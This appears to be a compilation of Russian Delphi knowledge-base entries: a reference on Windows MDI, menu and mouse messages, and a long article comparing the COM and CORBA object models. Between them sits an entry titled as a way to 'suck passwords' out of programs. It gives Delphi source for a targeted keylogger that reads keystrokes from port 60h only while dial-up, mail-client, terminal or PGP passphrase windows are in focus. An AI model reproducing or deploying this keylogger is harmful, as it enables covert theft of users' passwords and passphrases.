Сообщение: wm_MDICreate Создает дочеpнее окно интеpфейса MDI для окна пользователя MDI. Паpаметpы: wParam: Не используется. lParam: Указывает на стpуктуpу TMDICreateStruct. Возвpащаемое значение: Стаpшее слово в возвpащаемом значении нулевое. Младшее слово опpеделяет идентификатоp нового дочеpнего окна интеpфейса MDI. Комментаpии: Дочеpнее окно интеpфейса MDI будет создаваться со стилями ws_Child, ws_ClipSiblings, ws_ClipChildren, ws_SysMenu, ws_Caption, ws_ThickFrame& ws_MinimizeBox и ws_MaximizeBox вместе с дополнительными стилями, найденными в стpуктуpе TMDICreateStruct. Название дочеpнего окна MDI добавляется к меню окон окна кадpа MDI. Все дочеpние окна окна пользователя должны создаваться с использованием этого сообщения. Когда создается дочеpнее окно пользователя MDI, ему посылается сообщение wm_Create с паpаметpом lParam, указывающим на стpуктуpу TCreateStruct, имеющей поле, указывающее на стpуктуpу TMDICreateStruct, пеpеданную в сообщение wm_MDICreate, котоpое создало дочеpнее окно интеpфейса MDI. Это сообщение не является pеентеpабельным, напpимеp, сообщение wm_MDICreate не должно посылаться в то вpемя, когда дочеpнее окно интеpфейса MDI обpабатывает его сообщение wm_Create.
Сообщение: wm_MDIDestroy Указывает окну пользователя MDI, что нужно закpыть дочеpнее окно интеpфейса MDI. Паpаметpы: wParam: Является описателем дочеpнего окна интеpфейса MDI. lParam: Не используется. Возвpащаемое значение: Не используется. Комментаpии: Из окна кадpа удаляется название дочеpнего окна интеpфейса MDI и оно деактивизиpуется.
Сообщение: wm_MDIGetActive Возвpащает дочеpнее окно пользователя MDI и инфоpмацию о том, увеличено ли оно до максимального pазмеpа. Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Младшее слово возвpащаемого значения является описателем активного дочеpнего окна MDI. Если оно увеличено до максимального pазмеpа, то стаpшее слово pавно 1; в пpотивном случае, стаpшее слово нулевое.
Сообщение: wm_MDIIconArrange Упоpядочивает минимизиpованные дочеpние окна интеpфейса MDI окна пользователя MDI. Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Не используется. Комментаpии: Не влияет на дочеpние окна интеpфейса MDI, не имеющие фоpмата пиктогpаммы.
Сообщение: wm_MDIMaximize Указывает окну пользователя MDI, что нужно максимизиpовать дочеpнее окно интеpфейса MDI. Паpаметpы: wParam: является описателем дочеpнего окна интеpфейса MDI. lParam: Не используется. Возвpащаемое значение: Не используется. Комментаpии: Пользователь максимизиpованного дочеpнего окна MDI заполняет область пользователя окна пользователя MDI, системное меню максимизиpованного дочеpнего окна MDI помещается в стpоку меню окна кадpа MDI и название дочеpнего окна MDI добавляется к названию окна кадpа MDI.
Сообщение: wm_MDINext Активизиpует следующее дочеpнее окно интеpфейса MDI Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Не используется. Комментаpии: Следующее дочеpнее окно находится сpазу же позади активного в данный момент дочеpнего окна MDI. Текущее активное дочеpнее окно MDI помещается позади всех остальных дочеpних окон MDI.
Сообщение: wm_MDIRestore Восстанавливает максимизиpованное или минимизиpованное дочеpнее окно MDI. Паpаметpы: wParam: Идентификатоp дочеpнего окна MDI lParam: Не используется. Возвpащаемое значение: Не используется.
Сообщение: wm_MDISetMenu Заменяет меню и/или всплывающее меню Window окна кадpа MDI. Паpаметpы: wParam: Не используется. lParamLo: Описатель нового меню окна кадpа MDI или NULL. lParamHi: Описатель нового всплывающего меню Window или NULL. Возвpащаемое значение: возвpащается описатель стаpого меню окна кадpа MDI. Комментаpий: Если lParamLo или LParamHi pавен NULL, соответствующее меню не изменяется. После посылки этого сообщения пpикладная задача должна использовать функцию DrawMenuBar для обновления стpоки меню. Элементы меню дочеpнего окна MDI из стаpого всплывающего меню Window удаляются и помещаются в новое всплывающее меню Window. Меню System и оpганы упpавления восстановлением для максимизиpованного дочеpнего окна MDI удаляются из стаpого меню окна кадpа MDI и добавляются в новое меню окна кадpа MDI.
Сообщение: wm_MDITile Упоpядочивает дочеpние окна интеpфейса MDI окна пользователя MDI в фоpмате пpимыкания дpуг к дpугу. Паpаметpы: wParam: Не используется. lParam: Не используется. Возвpащаемое значение: Не используется.
Сообщение: wm_MeasureItem Запpашивает у владельца кнопки, наpисованной владельцем, комбиниpованного блока, блока списка или меню pазмеpности оpганов упpавления. Паpаметpы: wParam: Не используется. lParam: Указывает на стpуктуpу TMeasureItemStruct. Возвpащаемое значение: Не используется. Комментаpии: Это сообщение пpименяется только к кнопкам со стилем bs_OwnerDraw, комбиниpованным блокам со стилем cbs_OwnerDrawFixed или cbs_OwnerDrawVariable, блокам списка со стилем lbs_OwnerDrawFixed или lbs_OwnerDrawVariable и элементам меню, наpисованным владельцем. Это сообщение посылается владельцу оpгана упpавления пpи его создании. Стpуктуpа TMeasureItemStruct, на котоpую указывает lParam, должна быть заполнена коppектными значениями для оpгана упpавления. Для комбиниpованных блоков со стилем cbs_OwnerDrawVariable и блоков списка со стилем lbs_OwnerDrawVariable это сообщение должно посылаться один pаз для каждого элемента; в пpотивном случае, это сообщение посылается один pаз для каждого оpгана упpавления или элемента меню. Если диалог владеет комбиниpованным блоком со стилем cbs_OwnerDrawFixed или блоком списка со стилем lbs_OwnerDrawFixed, то пеpед сообщением wm_InitDialog он будет получать сообщение wm_MeasureItem.
Сообщение: wm_MenuChar Уведомляет владельца текущего меню, что был нажат неопpеделенный мнемонический символ меню. Паpаметpы: wParam: Значение символа в коде ASCII. lParamLo: Если меню является всплывающим меню, то pавен mf_Popup, а если меню является системным, то pавен mf_SysMenu. lParamHi: Описатель текущего меню. Возвpащаемое значение: Если стаpшее слово возвpащаемого значения pавно нулю, Windows уничтожит символ и пошлет звуковой сигнал. Если оно pавно 1, Windows закpоет текущее меню. В случае, если стаpшее слово возвpащаемого значения pавно 2, Windows выбеpет элемент меню, котоpый указан младшим словом возвpащаемого значения. Комментаpии: Это сообщение должна обpабатывать пpикладная задача, использующая акселеpатоpы для выбоpа каpт бит, помещенных в меню.
Сообщение: wm_MenuSelect Уведомляет владельца меню, что выбpан элемент меню. Паpаметpы: wParam: Идентификатоp элемента меню или описатель всплывающего меню. lParamLo: Равен либо -1, либо комбинации флагов mf_BitMap, mf_Checked, mf_Disabled, mf_Grayed, mf_MouseSelect, mf_OwnerDraw, mf_Popup и mf_SysMenu. См. pаздел "Флаги меню (mf_)" в главе 1. а если меню является системным, то pавен mf_SysMenu. lParamHi: Равен нулю, если меню является системным, или lParam=-1, в пpотивном случае, lParamHi является описателем меню. Возвpащаемое значение: Если lParamLo=-1 и lParamHi=0, меню закpыто, потому что щелчок мышью был сделан вне меню или же была нажата клавиша Esc.
Сообщение: wm_MouseActivate Уведомляет неактивное окно, что в нем был сделан щелчок мышью. Паpаметpы: wParam: Описатель самого стаpшего pодителя окна. lParamLo: Является одной из констант hf. Это те же значения, что возвpащаются сообщением wm_NCHitTest. lParamHi: Номеp сообщения мыши. Возвpащаемое значение: Если возвpащаемым значением является wm_Activate, то будет активизиpовано пеpвое окно, пpинявшее это сообщение. Если возвpащаемым значением является wm_NoActivate, то пеpвое окно, пpинявшее это сообщение, не будет активизиpовано. Если возвpащаемым значением является wm_ActivateAndEat, то пеpвое окно, пpинявшее это сообщение, будет активизиpовано и событие мыши будет уничтожено. Дpугие возвpащаемые значения не допускаются.
Сообщение: wm_MouseMove cообщение WM_MOUSEMOVE сообщает окну, когда позиция курсора мыши была изменена. Информация, посланная с сообщением идентифицирует позицию курсора относительно окна, а также состояние клавиш и кнопок мыши. Паpаметpы: wParam: Содержит комбинацию флагов . lParam: HIWORD - Старшее слово хранит вертикальную координату курсора. LOWORD - Младшее слово хранит горизонтальную координату курсора.
Сообщение: wm_RButtonDBLClc cообщение wm_RButtonDBLClc посылается окну, когда на нем произведен двойной щелчок мышки. Паpаметpы: wParam: Содержит комбинацию флагов . lParam: HIWORD - Старшее слово хранит вертикальную координату курсора. LOWORD - Младшее слово хранит горизонтальную координату курсора. Возвpащаемое значение: Если сообщение принято окном, то возвращается true.
Сообщение: wm_RButtonDown cообщение wm_RButtonDown посылается окну, когда на нем была нажата правая кнопка мышки. Паpаметpы: wParam: Содержит комбинацию флагов . lParam: HIWORD - Старшее слово хранит вертикальную координату курсора. LOWORD - Младшее слово хранит горизонтальную координату курсора. Возвpащаемое значение: Если сообщение принято окном, то возвращается true.
Сообщение: wm_RButtonUp cообщение wm_RButtonUp посылается окну, когда на нем была нажата и отжата правая кнопка мышки. Паpаметpы: wParam: Содержит комбинацию флагов . lParam: HIWORD - Старшее слово хранит вертикальную координату курсора. LOWORD - Младшее слово хранит горизонтальную координату курсора. Возвpащаемое значение: Если сообщение принято окном, то возвращается true.
Сообщение: wm_SetText cообщение wm_SetText используется для устсновки или смены текста у окна. Паpаметpы: wParam: Не используется. lParam: Хранит адрес строки. Возвpащаемое значение: Если сообщение принято окном, то возвращается true.
Сообщение: wm_SysCommand cообщение wm_SysCommand посылается окну когда выбрано системное меню этого окна. Паpаметpы: wParam: Хранит тип системной команды. lParam: HIWORD - Старшее слово хранит вертикальную координату курсора. LOWORD - Младшее слово хранит горизонтальную координату курсора.
| Способ высосать пароли из едитов определенных программ |
Вот хороший способ высосать пароли из едитов определенных программ - Достоинством метода является отсутствие необходимости читать длинющие keylog - записи, тк кейлоггинг ведется только в интересующих нас окнах (Terminal, DUN, etc...).
Code: Unit ksf; Interface. Uses windows,Controls,Forms, StdCtrls, Classes, ExtCtrls; Type. Tf1 = class(TForm). T1: TTimer; M1: TMemo; Procedure t1t(Sender: TObject); End; Var. F1: Tf1; Okey:byte; KAr:array[1..88] of pchar=('-Esc-','1','2','3','4','5','6','7','8','9', '0','-','=','bsp','-Tab-','q','w','e','r','t','y','u','i','o','p', '[',']','#13','-Ctrl-','a','s','d','f','g','h','j','k','l',';','''','`', '-Shift-','\','z','x','c','v','b','n','m',',','.','/','-Shift-','*', 'Alt',' ','CL','F1','F2','F3','F4','F5','F6','F7','F8','F9','F10','NL', 'SL','-Home-','-Up-','-PgUp-','-','-Left-','-*5*-','-Right-','+', '-End-','-Down-','-PDn-','-Ins-','-Del-','','','-Unk-','F11','F12'); Implementation. {$R *.DFM}. Procedure Tf1.t1t(Sender: TObject); Var. Key:byte; Cap0:pchar; Cap1:string; Begin. Getmem(cap0,255); GetWindowText(GetforegroundWindow,cap0,255); //title активного окна. Cap1:=cap0; Freemem(cap0); If(pos('Connect To',cap1)< > 0)or //DialUP. (pos('Установка связи',cap1)< > 0)or //DialUP. (pos('Вход в систему',cap1)< > 0)or //DialUP. (pos('EType Dialer',cap1)< > 0)or //DialUP. (pos('p Networking',cap1)< > 0)or //DialUP. (pos('p Connection',cap1)< > 0)or //DialUP. (pos('Connecting to',cap1)< > 0)or //DialUP. (pos('Connessione a',cap1)< > 0)or //DialUP. (pos('Edit User - ',cap1)< > 0)or //The Bat! (pos('Мастер подключения к Интернету',cap1)< > 0)or //MSIE,MSOutlook,etc. (pos('сетевого пароля',cap1)< > 0)or //MSIE. (pos('Свойства: ',cap1)< > 0)or //MSOutlook. (pos('Вход - ',cap1)< > 0)or //MSOutlook. (pos(' - Receiving mail',cap1)< > 0)or //The Bat! (pos('Окно терминала',cap1)< > 0)or //Terminal. (pos('Passphrase',cap1)< > 0) //PGP Disk. Then. Begin. Asm. In al,60h // Читаем из 60h порта нажатую кнопку в al. Mov key,al // Перемещаем код ключа из al в Key. End; If okey< > key then. Begin. Okey:=key; If key< =88 then // Ловим Key_Down код. M1.text:=m1.text+kAr[Key] // И берем по этому коду из массива строку. End; End; End;
©Drkb::04043.
DelphiWorld 6.0.
СОМ или CORBA.
| СОМ или CORBA. |
Прикладные компоненты — самостоятельные блоки программного кода, которые реализуют определенную бизнес-логику, распределены по сети и могут быть использованы многократно — завоевывают все большую популярность в качестве строительных блоков для создания сложных распределенных приложений. Отсюда — пристальное внимание к базовым объектным архитектурам для создания распределенных объектных программных систем.
Таковых на сегодняшний день, фактически, две: компонентная объектная модель Component Object Model (COM), разработанная корпорацией Microsoft, и общая архитектура брокеров объектных запросов Common Object Request Broker Architecture (CORBA), которую развивает Консорциум OMG. Цель этой статьи — познакомить читателя с историей возникновения и развития конкурирующих объектных моделей и попытаться предложить параллельное описание их архитектур и основных возможностей, которые СОМ и CORBA предоставляют разработчикам распределенных корпоративных систем.
Oсновные архитектурные принципы
Основное назначение CORBA и COM — поддержка разработки и развертывания сложных объектно-ориентированных прикладных систем.
Для чего нужны эти модели? Любого отдельно взятого объектно-ориентированного языка недостаточно для написания распределенных вычислительных систем. Очень часто различные компоненты программной системы требуют реализации на разных языках и, возможно, разных аппаратных платформах. С помощью объектных моделей множество объектов приложения, в том числе и на различных платформах, взаимодействуют друг с другом и реализуют бизнес-процессы, создавая видимость единого целого.
Функции CORBA и COM — это функции промежуточного программного обеспечения объектной среды. Для того чтобы обеспечить взаимодействие объектов и их интеграцию в цельную систему, архитектура промежуточного уровня должна реализовать несколько базовых принципов.
· Независимость от физического размещения объекта. Компоненты программного обеспечения не обязаны находиться в одном исполняемом файле, выполняться в рамках одного процесса или размещаться на одной аппаратной системе.
· Независимость от платформы. Компоненты могут выполняться на различных аппаратных и операционных платформах, взаимодействуя друг с другом в рамках единой системы.
· Независимость от языка программирования. Различия в языках, которые используются при создании компонентов, не препятствуют их взаимодействию друг с другом.
CORBA и COM во многом различны, однако сходны в том, каким образом в них достигается реализация этих принципов. Это клиент-серверные технологии, в которых функциональность объекта предоставляется клиенту посредством обращения к абстрактным интерфейсам. Интерфейс определяет набор методов, которые реализуют функции, присущие данному классу объектов. Интерфейс дает клиенту возможность только вызывать тот или иной метод, скрывая от него все детали его реализации.
 Рис.1. Механизм вызова удаленной процедуры
Клиент получает доступ к объекту только путем вызова метода, определенного в интерфейсе объекта. Это означает, что реальные действия выполняются в адресном пространстве объекта, возможно, удаленном по отношению к процессу клиента. Сокрытие деталей реализации и позволяет в конечном итоге добиться слаженного взаимодействия компонентов в независимости от того, где и на какой платформе они реализованы и какой язык программирования для этого использовался.
В обеих технологиях взаимодействие между клиентским процессом и сервером объекта, то есть процессом, который порождает и обслуживает экземпляры объекта, использует механизм объектный вариант вызова удаленной процедуры (RPC, remote procedure call). На рис. 1 показана типичная структура RPC — старейшей из технологий промежуточного программного обеспечения. Механизм RPC реализует схему передачи сообщений, в соответствии с которой в распределенном клиент-серверном приложении процедура-клиент передает специальное сообщение с параметрами вызова по сети в удаленную серверную процедуру, а результаты ее выполнения возвращаются в другом сообщении клиентскому процессу.
Для того чтобы реализовать эту схему, на стороне клиента и на стороне сервера поддерживаются специальные компоненты, носящие название клиентский и серверный суррогаты (client stub и server stub). Для того чтобы вызвать ту или иную функцию, клиент обращается к клиентскому суррогату, который упаковывает аргументы в сообщение-запрос и передает их на транспортный уровень соединения. Серверный суррогат распаковывает полученное сообщение и в соответствии с переданными аргументами вызывает нужную функцию, или нужный метод объекта, если речь идет об объектном варианте RPC. В СОМ клиентский суррогат называется proxy, а серверный — stub. В CORBA клиентский суррогат не имеет специального названия, а серверный обозначают термином skeleton.
Параметры вызова могут формироваться в отличной от серверной языковой и операционной среде, поэтому на клиентский и серверный суррогаты возлагаются функции преобразования аргументов и результатов в универсальное, не зависящее от конкретной архитектуры представление. Тем самым достигается возможность взаимодействия клиента и сервера на различных платформах.
Строго говоря, рассуждая о вызове удаленных объектов и используя при этом аббревиатуру СОМ, мы не вполне точны. Взаимодействие объектов на разных узлах сети реализовано в расширенном варианте этой технологии, Distributed COM (DCOM), который, в свою очередь, базируется на объектном расширении спецификации DCE RPC. DCOM появилась в 1996 году вместе с операционной системой Windows NT 4.0.
 Рис. 2. Архитектура Component
Object Model.
Исходная же модель СОМ (рис. 2) была представлена Мicrosoft в 1993 году как интеграционная схема для поддержки OLE, технологии построения составных документов в ОС Windows 3.1. Первоначально инфраструктура СОМ позволяла реализовывать компоненты, взаимодействующие в рамках одного адресного пространства или между процессами на одном компьютере, и представляла собой фактически средство динамической интеграции двоичных компонентов. Помимо OLE, модель СОМ послужила основой таких технологий Microsoft, как монитор транзакций Microsoft Transaction Server и архитектура интеграции прикладных компонентов ActiveX.
В отличие от СОМ, архитектура CORBA [1,2] с самого начала создавалась для распределенных объектных систем. Ее автором является не отдельно взятая фирма, а консорциум Object Management Group (сейчас в него входят более 800 компаний), поставивший своей целью разработать стандартную архитектуру для взаимодействия объектов в неоднородной сетевой среде.
Среди компаний, основавших OMG, были в основном производители компьютерных систем различного уровня и интеграторы с мировым именем, такие, например, как IBM, DEC, HP. Проблема развертывания приложений на смеси из самых разнородных платформ — от мэйнфреймов и Unix-компьютеров до персональных компьютеров — для них стояла очень остро. Консорциум OMG стремился объединить объектную технологию и принципы построения клиент-серверных распределенных систем, с тем чтобы предложить архитектуру, способную эффективно поддерживать взаимодействие приложений в сложной неоднородной корпоративной среде.
Добиться этой цели, опираясь на решение какого-либо одного производителя, практически невозможно — компания-разработчик неизбежно отдавала бы приоритет своей платформе и тем самым препятствовала достижению истинной интероперабельности. Поэтому OMG пошла по пути разработки единых спецификаций, на основе которых компании имели возможность создавать собственные реализации.
 Рис. 3. Архитектура Common Object
Request Broker Architecture.
Ядром архитектуры CORBA (рис. 3) является брокер объектных запросов (Object Request Broker, ORB). Это объектная шина, по которой в стиле, напоминающем классический механизм RPC, происходит взаимодействие локальных и удаленных объектов. В отличие от СОМ, ORB не опирается непосредственно на механизм RPC, но работает по тем же принципам. Помимо самого вызова метода удаленного объекта, ORB отвечает за поиск реализации объекта, его подготовку к получению и обработке запроса, передачу запроса и доставку результатов клиенту.
Кроме того, CORBA включает в себя несколько групп реализаций объектов, а именно прикладные объекты, объектные службы, общие средства и домены. Прикладные объекты (Application Objects) представляют собой реализации объектов для конкретных пользовательских приложений, например, объекты для поддержки специфических бизнес-процессов. Реализации объектов, предоставляющие общие для любой объектно-ориентированной среды возможности, входят в категорию объектных служб (CORBA services): служба имен, служба событий, служба сохранения в долговременной памяти, служба транзакций и т.д. Общие средства (CORBA facilities)— это реализации объектов, необходимые для большого числа приложений, например, поддержка составных документов, потоков заданий и др. В CORBA есть также понятие домена; реализации объектов домена (CORBAdomains) предназначены для приложений вертикальных рынков — здравоохранения, страхования, финансового рынка, производственных отраслей и т.д.
С момента появления первой ее версии в октябре 1991 года архитектура CORBA постоянно совершенствуется, чему способствуют строго регламентированные процессы принятия новых стандартов в OMG. Принимаемые стандарты открыты, и любая фирма может присоединиться к консорциуму и предложить свою технологию для стандартизации.
Объектные модели
Итак, в моделях CORBA и COM клиент получает обслуживание от сервера объекта, запрашивая метод, заданный в интерфейсе объекта. Важной характеристикой обеих технологий является четкое разграничение интерфейсов, которые — суть абстрактный набор связанных методов, и конкретных реализаций этих методов. Клиенту доступно описание интерфейса объекта, через которое он получает доступ к методам, то есть функциональности данного объекта. Детали реализации методов от клиента полностью изолированы. Метод вызывается по ссылке, и реальные действия выполняются в адресном пространстве объекта.
Однако за этим фундаментальным сходством начинаются значительные различия между конкретным воплощением в двух моделях понятий объектов, интерфейсов, вызова по ссылке и т.д. На них и остановимся.
В CORBA интерфейс объекта задается с помощью определенного OMG языка описания интерфейсов (Interface Definition Language, IDL). Тип объекта — это тип его интерфейса. Интерфейс идентифицируется именем, представленным цепочкой символов. В модели CORBA определен базовый тип для всех объектов — CORBA::Object. Объект поддерживает тип своего непосредственного интерфейса и, по принципу наследования, все его базовые типы.
В СОМ объект характеризуется своим классом. Класс — это реализация некоторого множества интерфейсов. Множественное наследование интерфейсов не поддерживается, вместо этого объект может иметь несколько интерфейсов одновременно. В СОМ интерфейс может определяться путем наследования другого интерфейса. Для всех интерфейсов существует базовый интерфейс — IUknown. Для того чтобы перейти от интерфейса базового типа к унаследованному интерфейсу или от одного из интерфейсов объекта к другому, клиент должен вызывать метод QueryInterface, определенный в базовом интерфейсе IUknown. Интересно отметить, что возможность описания нескольких интерфейсов для одного объекта должна появиться теперь и в CORBA; анонсированная в сентябре прошлого года версия CORBA 3.0 в числе важных нововведений содержит и концепцию Multiple Interface [3].
Для идентификации классов и интерфейсов СОМ используются те же универсальные уникальные идентификаторы (UUID), которые приняты для идентификации интерфейсов в спецификации DCE RPC. Можно применять и символьные обозначения интерфейса, но затем они должны быть транслированы в надлежащий идентификатор UUID. Объект в СОМ — это экземпляр класса. Клиент получает доступ к объекту с помощью указателя на один из его интерфейсов (interface pointer). Связь между классом и множеством поддерживаемых им интерфейсов достаточно произвольна. Не существует заранее заданного отношения между идентификатором класса и конкретным набором интерфейсов, и разные экземпляры класса могут поддерживать разные подмножества интерфейсов. Идентификатор класса ссылается на конкретную реализацию, и фактический набор интерфейсов для данной реализации становится окончательно известен только на стадии выполнения.
Все эти особенности вытекают из существа модели СОМ, которая реализует интеграцию объектов на уровне двоичных кодов. Двоичное представление интерфейса объекта в СОМ идентично виртуальной таблице функций языка Си++. Клиент имеет доступ к интерфейсу посредством указателя на такую таблицу, а все детали реализации скрыты от него. Поэтому можно прозрачно для пользователя вносить изменения в реализацию объекта, если при этом не меняется интерфейс.
Заимствованная из Си++ модель интеграции на двоичном уровне с помощью таблиц функций имеет как свои плюсы, так и минусы. Невидимая пользователю возможность замены реализаций объектов и высокая эффективность вызовов методов в пределах одного адресного пространства по аналогии с вызовом виртуальной функции в С++ — очевидные положительные стороны такой модели.
С другой стороны, интеграция на уровне двоичных кодов возможна только на одной аппаратно-операционной платформе. Невозможность множественного наследования интерфейсов в СОМ — следствие использования таблиц функций. Интерфейс представляется указателем на одну таблицу, а множественное наследование повлекло бы за собой связь конкретного интерфейса с несколькими таблицами, то есть понадобилось бы несколько указателей для одного интерфейса. В СОМ принята более громоздкая, по сравнению с CORBA, структура логических связей объекта и его интерфейсов.
Конечно, определение интерфейсов с помощью двоичных таблиц не зависит от конкретного языка программирования. Но поддержка различных языков должна опираться на механизм вызовов виртуальных функций, который непосредственно применим только к Си++, а для всех остальных языков будет подвергаться определенной предварительной обработке. Поэтому по числу поддерживаемых языков СОМ уступает CORBA, в которой предусмотрен гибкий механизм отображения описаний интерфейсов в терминах IDL в соответствующие структуры того или иного языка программирования.
Различие между языками IDL по версии OMG и Microsoft — одно из наиболее значительных для двух объектных моделей. В CORBA язык описания интерфейсов — важнейшая часть архитектуры, основа схемы интеграции объектов. Все интерфейсы и типы данных определяются на IDL. Различные языки программирования поддерживаются благодаря заданным отображениям между описаниям типов данных на IDL в соответствующие определения на конкретном языке. CORBA IDL задает определения, которые могут отображаться в множество различных языков, не требуя при этом никаких изменений от целевого языка. Эти отображения реализуются компилятором IDL, который генерирует исходные коды на нужном языке. В настоящий момент поддерживается отображение в Си, Си++, SmallTalk, Ada95, Visual Basic, Кобол Cobol и Java. Сам IDL синтаксически напоминает декларации типов в Си++, но отнюдь не идентичен этому языку.
Если в модели интеграции объектов CORBA язык IDL играет фундаментальную роль, то Microsoft IDL (MIDL) — лишь один из возможных способов определения интерфейсов объекта. В спецификации СОМ подчеркивается, что эта модель реализует интеграцию на двоичном уровне, поэтому все спецификации и стандарты, относящиеся к уровню исходных текстов компонентов, к которым следует причислить и MIDL, рассматриваются как вспомогательные и не могут оказывать решающего влияния на общую архитектуру системы.
MIDL — не более чем полезный инструментарий для написания интерфейсов. В отличие от CORBA IDL, MIDL, являющийся расширением DCE RPC IDL, не определяет общего набора типов данных, доступных различным языкам программирования. На MIDL можно определить интерфейсы и типы данных, которые поймут программы на Си и Си++, но для Visual Basic и Java этого уже сделать нельзя. Проблему частично обещает решить новая спецификация СОМ+, которая предоставит возможности встраивания средств определения СОМ-интерфейсов в инструментарий для языков типа Visual Basic и Visual C++.
Обе объектные модели предусматривают ситуацию, когда у клиента уже в процессе выполнения программы возникает потребность использовать те или иные объекты. В этом случае у клиента не будет скомпилированных команд для вызова методов, поскольку интерфейс объекта не был известен на этапе компиляции. Поэтому ему потребуются специальные интерфейсы динамического вызова. В CORBA механизм DII (Dynamic Invocation Interface) опирается на Interface Repositоry, который содержит написанные на IDL определения типов данных и интерфейсов. Конкретная реализация такого репозитария зависит от разработчика брокера объектных запросов ORB. Помимо динамических вызовов, репозитарий интерфейсов в CORBA может использоваться для систематической организации и хранения данных определенного проекта. В СОМ те же функции выполняют интерфейс Dispatch и библиотеки типов Type Libraries.
CORBA и СОМ абсолютно по-разному подходят к проблемам идентификации (identity) объектов и их сохранения в долговременной памяти (persistance). CORBA вводит понятие объектной ссылки (object reference), которая уникальным образом идентифицирует объект в сети. Тем самым экземпляру объекта дается право на существование в течение некоторого времени. Объекты могут активироваться, сохраняться в долговременную память, позже вновь реактивироваться и деактивироваться, и при этом объектная ссылка будет указывать все время на одно и то же конкретное воплощение объекта. Для особо значимых объектов, предназначенных для длительного использования, объектные ссылки могут интегрироваться со службой каталогов или службой имен.
Механизм долговременного хранения, то есть сохранения состояния объекта в долговременной памяти для дальнейшей его реактивации, в CORBA абсолютно прозрачен для клиента. Клиент не имеет никаких легальных средств обнаружить: куда и каким образом сохраняется экземпляр объекта. Такой подход соответствует концепции сокрытия деталей реализации объекта от клиента.
В СОМ понятие объектной ссылки отсутствует. Ближайший аналог — это механизм moniker («кличка»), обеспечивающий преобразование символьного имени объекта в указатель интерфейса. Этот механизм действует для тех объектов, которые сохраняются в долговременной памяти. Два же активных объекта считаются идентичными, если для них совпадают указатели на интерфейс IUknown.
Для долговременного хранения в СОМ поддерживаются две модели. Первая и изначальная модель предоставляет клиенту возможность управлять хранением объекта. В интерфейсе объекта, предназначенного для долговременного хранения, поддерживаются возможные типы носителей. Если необходимо восстановить объект из долговременной памяти, клиент явным образом указывает, где был сохранен экземпляр объекта и запрашивает его активацию. Однако, такая модель эффективна, скорее всего, только в настольной среде или в небольшой локальной сети, где управление хранением документов, к примеру, может быть доверено пользователю файловой системы. Другой, более поздний вариант сохранения в долговременную память в СОМ предусматривает использование Microsoft Transaction Server (MTS), который обеспечивает управление хранением со стороны сервера.
Поддержка операционных систем, предлагаемые службы и масштабируемость
Помимо механизмов интеграции объектов, СОМ и CORBA предоставляют набор предопределенных объектных служб общего значения, без реализации которых, как правило, не обходится ни одна прикладная среда. Перечень и назначение одноименных служб в двух объектных архитектурах не идентичны. В СОМ предусмотрены такие общие службы, как защита (security), управление жизненным циклом (lifecycle managemеnt), информация о типах (type information), именование (naming), доступ к базам данных (database access), передача данных (data transfer), регистрация (registry) и асинхронное взаимодействие. В CORBA информация о типах и регистрация входят в число базовых функций брокера объектных запросов ORB. Служба именования в CORBA — это каталог, в котором заданы соответствия между объектами и их именами. В СОМ под именованием подразумевается схема преобразования имен в указатели на объект с помощью механизма moniker.
В СОМ службы защиты, регистрации, именования и информации о типах непосредственно включены в объектную модель. Ряд объектных служб реализованы в MTS, который создает на базе архитектуры СОМ многофункциональную среду времени выполнения для реализации компонентных прикладных систем, предоставляя разработчикам возможность декларировать требования к объектам, а не заниматься непосредственным программированием. MTS реализует такие службы, как гарантированное выполнение транзакций, контроль за разделяемым доступом к ресурсам, управление жизненным циклом экземпляров объектов, управление сеансами баз данных и защита. СОМ+ полностью интегрирует MTS.
Механизм вызова удаленной процедуры обеспечивает синхронное взаимодействие клиента и сервера, но для многих распределенных приложений могут потребоваться и неблокирующие, асинхронные взаимодействия между компонентами. Эту задачу решает сервер очередей сообщений Microsoft Message Queuing (MSMQ), который обеспечивает гарантированную, асинхронную доставку сообщений при помощи механизма очередей. MSMQ доступен как в рамках СОМ, так и независимо, при помощи API-интерфейсов.
Службы СОМ и серверы MTS и MSMQ реализованы на платформах Windows 95 и Windows NT и тесно интегрированы со службами самих этих операционных систем. Подобная интеграция нацелена на создание на базе Windows гибкой и надежной среды разработки и исполнения объектно-ориентированных систем. Microsoft стремится сделать свою платформу максимально привлекательной для разработчиков приложений, но проявляет и определенную заботу об интеграции с унаследованными системами. Для этих целей существуют, например, средства OLE DB for AS/400, СОМ Transaction Integrator для CICS и IMS, предоставляющий доступ к системам оперативной обработки транзакций IBM, сервер Microsoft SNA.
Следуя общим принципам архитектуры CORBA, интерфейсы ее объектных служб (спецификация CORBAservices) написаны на IDL. Определено 15 общих служб CORBA: именования (naming); событий (events); жизненного цикла (life cycle); долговременного хранения объектов (persistent); транзакций (transactions); контроля за доступом к разделяемым ресурсам (concurrency control); отношений (relationsips); импорта/экспорта (externalization); запросов (query); лицензирования (licensing); свойств (property); времени (time); защиты (security); переговоров между объектами (object trader); сбора объектов (object collections).
Объектные службы CORBA следуют строгой согласованной модели. Наиболее значимые из них присутствуют по крайней мере в одной из многочисленных реализаций архитектуры. К самым распространенным относятся службы именования, управления жизненным циклом и событиями, которые были первыми из принятых OMG. Более поздние предложения OMG, например, служба транзакций, пока имеют более ограниченный спектр реализаций. Наименее успешными оказались реализации службы долговременного хранения, и ее спецификация будет заменена в CORBA 3.0 на новую — Persistent State Service (PSS). В этой версии появятся также новая служба именования Interoperable Naming Service для прозрачного поиска и вызова объектов, не зависящего от конкретной реализации ORB, и служба асинхронного обмена сообщениями Asynchronous Messaging.
До 1998 года реализации СОМ ограничивались NT и Windows 95. Сейчас Microsoft, как кажется, начинает поворачиваться лицом и к другим операционным системам. Правда, поначалу политика корпорации состояла в том, чтобы привлекать третьи фирмы к реализации СОМ на других платформах. Так, версия СОМ для Sun Solaris была разработана компанией Software AG. О своих намерениях перенести СОМ на платформу OpenVMS объявила Compaq. Однако, судя по последним заявлениям, Microsoft намерена в дальнейшем собственными силами решать проблемы переноса СОМ.
